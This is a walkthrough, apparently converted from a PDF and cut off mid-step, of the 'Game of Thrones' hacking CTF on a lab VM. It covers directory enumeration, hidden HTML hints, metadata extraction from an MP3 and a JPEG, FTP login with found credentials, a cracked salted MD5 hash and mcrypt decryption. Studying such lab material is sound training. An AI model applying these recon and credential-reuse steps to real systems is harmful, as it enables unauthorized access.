
---- Entering directory: http://192.168.0.161/h/i/d/d/e/ ----
=> DIRECTORY: http://192.168.0.161/h/i/d/d/e/n/

---- Entering directory: http://192.168.0.161/h/i/d/d/e/n/ ----
+ http://192.168.0.161/h/i/d/d/e/n/index.php (CODE:200|SIZE:732)
```

Http:



Directory visiting :




<--

"My little birds are everywhere. To enter in Dorne you must say: A_verySmallManCanCastAVeryLargeShad0w . Now, you owe me" - Lord (The Spider) Varys

"Powerful docker spells were cast over all kingdoms. We must be careful! You can't travel directly from one to another... usually. That's what the Lord of Light has shown me" - The Red Woman Melisandre

-->



```

<!-->
<urlset>
  <url>
    <loc>index.php</loc>
    <changefreq>never</changefreq>
    <priority>1</priority>
  </url>
  <url>
    <loc>raven.php</loc>
    <changefreq>never</changefreq>
    <priority>0.5</priority>
  </url>
</urlset>

```

This XML file does not appear to have any style information associated with it. The document tree is shown below.

Designed by Oscar Alfonso (OscarAkaElvis or visit0r)
 Contact: visit0r.is.h33b@gmail.com
<https://github.com/OscarAkaElvis/game-of-thrones-hacking-ctf>

Thanks to the beta testers, specially to j0n3, Kal3l and masAcre

Goal:
 -Get the 7 kingdom flags and the 4 extra content flags (3 secret flags + final battle flag). There are 11 in total.

Rules/guidelines to play:
 - Start your conquer of the seven kingdoms
 - You'll need hacking skills, no Game of Thrones knowledge is required. But if you play, it may contains spoilers of the show.
 - Difficulty of the CTF: Medium-High
 - This is the start point, the base camp
 - You must travel to westeros. First stop: Dorne. Last stop: King's Landing
 - Don't forget to take your map (try to find it). It will guide you about the natural flag order to follow over the world.
 - Listen CAREFULLY to the hints. If you are stuck, read the hints again!
 - Powerful fail2ban spells were cast everywhere. Bruteforce is not an option for this CTF (2 minutes ban penalty)
 - The flags are 32 chars strings. Keep'em all! you'll need them

Good luck, the old gods and the new will protect you!

The game already started!! A couple of hints as a present.

"Everything can be TAGGED in this world, even the magic or the music" - Bronn of the Blackwater

"To enter in Dorne you'll need to be a kind face" - Ellaria Sand

img#audio_button 20x20 n.hover

```

<!DOCTYPE html>
<html>
  <head>
    <title>Game of Thrones CTF</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <link rel="shortcut icon" href="favicon.ico">
    <link rel="stylesheet" type="text/css" href="css/game_of_thrones.css">
    <script type="text/javascript" src="js/game_of_thrones.js"></script>
  </head>
  <body class="basecamp">
    <audio id="player" controls="controls" autoplay="autoplay" loop="loop" hidden="true"> == $0
      <source src="music/game_of_thrones.wav" type="audio/wav">
      <source src="music/game_of_thrones.mp3" type="audio/mp3">
    </audio>
    
  </body>
</html>

```


Suspicious :

```

<source src="music/game_of_thrones.wav" type="audio/wav">
...   <source src="music/game_of_thrones.mp3" type="audio/mp3"> == $0
</audio>


```

Visiting Robots.txt: Downloading(mp3):Giving hint on the music




The screenshot shows a browser window with the URL `192.168.0.161/direct-access-to-kings-landing/`. The page displays a meme of Sansa Stark from Game of Thrones wearing a crown, with the text "ARE YOU CRAZY?" overlaid. Below the image is the HTML source code of the page:

```
<!DOCTYPE html>
<html> [scroll]
  <head>
    <title>Game of Thrones CTF</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <link rel="stylesheet" type="text/css" href="../css/game_of_thrones.css">
  </head>
  <body class="main"> [overflow]
    <center>
       [overflow]
    </center>
  </body>
</html>
<!--"I've heard the savages usually play music. They are not as wild as one can expect, are they?" - Sansa Stark-->
```



The screenshot shows a browser window with the URL `192.168.0.161/music/game_of_thrones.mp3`. A download progress bar is visible at the top right, showing "game_of_thrones.mp3" and "1,646 KB • Done". Below the progress bar is a media player control bar with a play/pause button, a progress bar showing "0:10 / 1:40", and other standard media controls.

http://192.168.0.161/imgs/map_to_westeros.jpg




br | 0.0166626 × 19

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

```
<!DOCTYPE html>
<html>[scroll]
<head>
    <title>Game of Thrones CTF</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <link rel="stylesheet" type="text/css" href="../../css/game_of_thrones.css">
</head>
<body class="main">[overflow]
    <center>
        [overflow]
        <br>[overflow]
        <a href="../../imgs/map_to_westeros.jpg">Map</a>[overflow]
    </center>
</body>
</html>
<!-- "Take this map and use it wisely. I want to be your friend" - Petyr (Littlefinger) Baelish-->
```

/the-tree/



Changing User agent through the agent switcher extension :

User-agent: Three-eyed-raven
Allow: /the-tree/

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn
1	x	+										
<div style="border: 1px solid #ccc; padding: 5px; display: flex; justify-content: space-between;"> Send Cancel < > </div>												
Request							Response					
Pretty Raw Hex							Pretty Raw Hex Render					
<pre> 1 GET /the-tree/ HTTP/1.1 2 Host: 192.168.0.161 3 User-Agent: Three-eyed-raven 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection:keep-alive 8 Upgrade-Insecure-Requests: 1 9 Priority: u=0, i .0 .1 </pre>							<pre> 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: text/html; charset=UTF-8 12 13 14 <!DOCTYPE HTML> 15 <html> 16 <head> 17 <title> 18 Game of Thrones CTF 19 </title> 20 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/> 21 <link rel="stylesheet" type="text/css" href="../css/game_of_thrones.css"> 22 </head> 23 <body class="main"> 24 <center> 25 26 </center> 27 </body> 28 <!-- 29 "I will give you three hints, I can see the future so listen carefully" - The 30 three-eyed raven Bran Stark 31 32 "To enter in Dorne you must identify as oberynmartell. You still should find the 33 password" 34 3487 64535 12345 . Remember these numbers, you'll need to use them with POLITE people you'll know when to use them" 35 "The savages never crossed the wall. So you must look for them before crossing it" --> </pre>					
<pre> <!-- "I will give you three hints, I can see the future so listen carefully" - The three-eyed raven Bran Stark "To enter in Dorne you must identify as oberynmartell. You still should find the password" "3487 64535 12345 . Remember these numbers, you'll need to use them with POLITE people you'll know when to use them" "The savages never crossed the wall. So you must look for them before crossing it" </pre>												

Now time to see the Music file content:

```
exiftool game_of_thrones.mp3
ExifTool Version Number      : 13.25
File Name                  : game_of_thrones.mp3
Directory                  : .
File Size                   : 1686 kB
File Modification Date/Time : 2017:08:21 19:39:19-04:00
File Access Date/Time       : 2025:08:30 22:24:09-04:00
File Inode Change Date/Time: 2025:08:30 22:24:09-04:00
File Permissions            : -rw-rw-r--
File Type                  : MP3
File Type Extension         : mp3
MIME Type                  : audio/mpeg
MPEG Audio Version          : 1
Audio Layer                 : 3
Audio Bitrate                : 128 kbps
Sample Rate                 : 44100
Channel Mode                : Joint Stereo
MS Stereo                   : On
Intensity Stereo             : Off
Copyright Flag              : False
Original Media               : True
Emphasis                     : None
Encoder                      : LAME3.97
Lame VBR Quality             : 4
Lame Quality                 : 5
Lame Method                  : CBR
Lame Low Pass Filter         : 17 kHz
Lame Bitrate                 : 128 kbps
Lame Stereo Mode              : Joint Stereo
Cover Art Front Desc          : Cover Art (Front).jpg
Cover Art Front               : (Binary data 38227 bytes, use -b option to extract)
ID3 Size                     : 40571
Album                        : O.S.T.
Comment                      : Savages secret flag: 8bf8854bebe108183caeb845c7676ae4
Title                         : Game of Thrones - Main theme
Picture MIME Type             : image/jpeg
Picture Type                 : Front Cover
Picture Description           : Cover Art (Front).jpg
Picture                       : (Binary data 38227 bytes, use -b option to extract)
Artist                        :
Year                          :
Genre                          : None
Duration                      : 0:01:43 (approx)
```

[raven.php](#)

The screenshot shows a web browser window with the URL `192.168.0.161/raven.php`. The page content includes a large image of a black raven with its beak wide open, emitting a shrill cry. Above the image, the text "CAAAWWWWWW!!!!" is displayed in bold capital letters. Below the image, the browser's developer tools are open, specifically the "Inspector" tab, showing the HTML source code of the page. The code includes a title tag for "Game of Thrones CTF", a meta tag for content type, a link to a CSS file named "game_of_thrones.css", and a body containing a center tag with an image of the raven and a message from the server.

Exploitation :

FTP: According to map we got the ID and pass of the ftp :

Username/password: Oberynmartell / A_verySmallManCanCastAVeryLargeShad0w

```
(root㉿kali)-[~/home/kali]
└# ftp oberynmartell@192.168.0.161
Connected to 192.168.0.161.
220-
220-"These are the Dorne city walls. We must enter!" - Grey Worm
220-
220-A fail2ban spell is protecting these walls. You'll never get in" - One of the Sand Snake Girls
220-
220 This is a private system - No anonymous login
331 User oberynmartell OK. Password required
Password:
230-OK. Current directory is /
230-Welcome to:
230-
230-   \_
230-   | | . | -| | -|
230-   /|_|_|_| |
230-
230-Principality of Dorne was conquered. This is your first kingdom flag!
230 fb8d98be1265dd88bac522e1b2182140
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> [REDACTED]
```

150 Accepted	data	connection				
drwxr-xr-x	2	0	0	4096	Aug 20	2017 .
drwxr-xr-x	2	0	0	4096	Aug 20	2017 ..
-rw-r--r--	1	0	0	211	Aug 22	2017 .banner
-rw-r--r--	1	0	0	304	Aug 27	2017 problems_in_the_north.txt
-rw-r--r--	1	0	0	492	Aug 20	2017 the_wall.txt.nc

Using get cmd we download the all these file :

```

ftp> get the_wall.txt.nc
local: the_wall.txt.nc remote: the_wall.txt.nc
229 Extended Passive mode OK (|||30001|)
150 Accepted data connection
100% [*****] 492      267.37 KiB/s  00:00 ETA
226-File successfully transferred
226 0.002 seconds (measured here), 268.27 Kbytes per second
492 bytes received in 00:00 (221.92 KIB/s)
ftp> get problems_in_the_north.txt
local: problems_in_the_north.txt remote: problems_in_the_north.txt
229 Extended Passive mode OK (|||30001|)
150 Accepted data connection
100% [*****] 304      171.10 KiB/s  00:00 ETA
226-File successfully transferred
226 0.002 seconds (measured here), 172.30 Kbytes per second
304 bytes received in 00:00 (146.82 KIB/s)
ftp> 

```

Checking the file content and file type wo got the some info and some hashes here :

```

└──(root㉿kali)-[~]
  # ls
  problems_in_the_north.txt  the_wall.txt.nc

└──(root㉿kali)-[~]
  └──# file problems_in_the_north.txt
  problems_in_the_north.txt: ASCII text, with CRLF line terminators

└──(root㉿kali)-[~]
  └──# file the_wall.txt.nc
  the_wall.txt.nc: mcrypt 2.5 encrypted data, algorithm: rijndael-128, keysize: 32 bytes, mode: cbc,
  └──(root㉿kali)-[~]
    └──# cat problems_in_the_north.txt
    "There are problems in the north. We must travel quickly. Once there we must defend the wall" - Jon Snow
    "What kind of magic is this?!? I never saw before this kind of papirus. Let's check it carefully" - Maester Aemon Targaryen
    md5(md5($s).$p)
    nobody:6000e084bf18c302eae4559d48cb520c$2hY68a

```

```

└──(root㉿kali)-[~]
  └──# file problems_in_the_north.txt
  problems_in_the_north.txt: ASCII text, with CRLF line terminators

└──(root㉿kali)-[~]
  └──# file the_wall.txt.nc
  the_wall.txt.nc: mcrypt 2.5 encrypted data, algorithm: rijndael-128, keysize: 32
  bytes, mode: cbc,
  cat problems_in_the_north.txt

```

"There are problems in the north. We must travel quickly. Once there we must defend the wall" - Jon Snow

"What kind of magic is this?!? I never saw before this kind of papirus. Let's check it carefully" - Maester Aemon Targaryen

md5(md5(\$s).\$p)

nobody:6000e084bf18c302eae4559d48cb520c\$2hY68a

**Decrypted By the Perplexity ai : stark
Using stark as password in wall_....**

```
└──(root㉿kali)-[~]
    └─# mcrypt -d the_wall.txt.nc
Enter passphrase:
File the_wall.txt.nc was decrypted.
```

```
└──(root㉿kali)-[~]
    └─# ls
problems_in_the_north.txt the_wall.txt the_wall.txt.nc
```

```
└──(root㉿kali)-[~]
    └─# cat the_wall.txt
"We defended the wall. Thanks for your help. Now you can go to recover
Winterfell" - Jeor Mormont, Lord Commander of the Night's Watch
```

"I'll write on your map this route to get faster to Winterfell. Someday I'll be a great maester" - Samwell Tarly


```
http://winterfell.7kingdoms.ctf/-----W1nt3rf3ll-----
Enter using this user/pass combination:
User: jonsnow
Pass: Ha1lt0th3k1ng1nth3n0rth!!!
```

HTTP: We receive the http site id pass so now let's try to exploit and get info of it

Let's host this site : <http://winterfell.7kingdoms.ctf/-----W1nt3rf3ll----->



```
└──(root㉿kali)-[~]
    └─# nano /etc/hosts
```




```
GNU nano 8.4
127.0.0.1      localhost
127.0.1.1      kali
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02 ::1 ip6-allnodes decoder
ff02 ::2 ip6-allrouters

#Whiterose
#10.201.20.71 cyrusbank.thm admin.cyrusbank.thm
192.168.0.161 winterfell.7kingdoms.ctf
```

Site visit time this small window will be pop up and asking for the pass and id so we use the credentials from the_wall.txt

This site has two image let's check the source code of this side:



We go the another flag

Welcome to Winterfell You conquered the Kingdom of the North. This is your second kingdom flag! 639bae9ac6b3e1a84cebb7b403297b79 "We must do something here before travelling to Iron Islands, my lady" - Podrick Payne "Yeah, I can feel the magic on that shield. Swords are no more use here" - Brienne Tarth.

```
<!DOCTYPE html>
<html> [scroll]
  > <head>[...]</head>
  > <body class="main"> [overflow]
    > <center>[...]</center>
    > <center>
       [overflow]
    </center>
```

Using the string cmd :

```
[root@kali]~/home/kali/Downloads]$ strings stark_shield.jpg
JFIF
0Exif
Texas Die Cuts Temp
Debra
2012:08:15 11:55:52
2012:08:15 11:55:52
`http://adobe.com/xap/1.0/
<xpacket begin='
` id='W5M0MpCehiHzreSzNTczkc9d?>
<x:xmlmeta xmlns:x="adobe:ns:meta:/><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:Description rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc="http://purl.org/dc/elements/1.1/"><rdf:Description rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc="http://purl.org/dc/elements/1.1/"><c:title><rdf:Alt xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:li xml:lang="x-default">Texas Die Cuts Temp</rdf:li></rdf:Alt>
<dc:title><dc:description><rdf:Alt xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:li xml:lang="x-default">Texas Die Cuts Temp</r
df:li></rdf:Alt>
"Timef0rconqu3rs TeXT should be asked to enter into the Iron Islands fortress" - Theon Greyjoy
```

"Timef0rconqu3rs TeXT should be asked to enter into the Iron Islands fortress"

- Theon Greyjoy

DNS:

```
[root@kali]~# host -t txt Timef0rconqu3rs.7kingdoms.ctf 192.168.0.161
```

Using domain server:

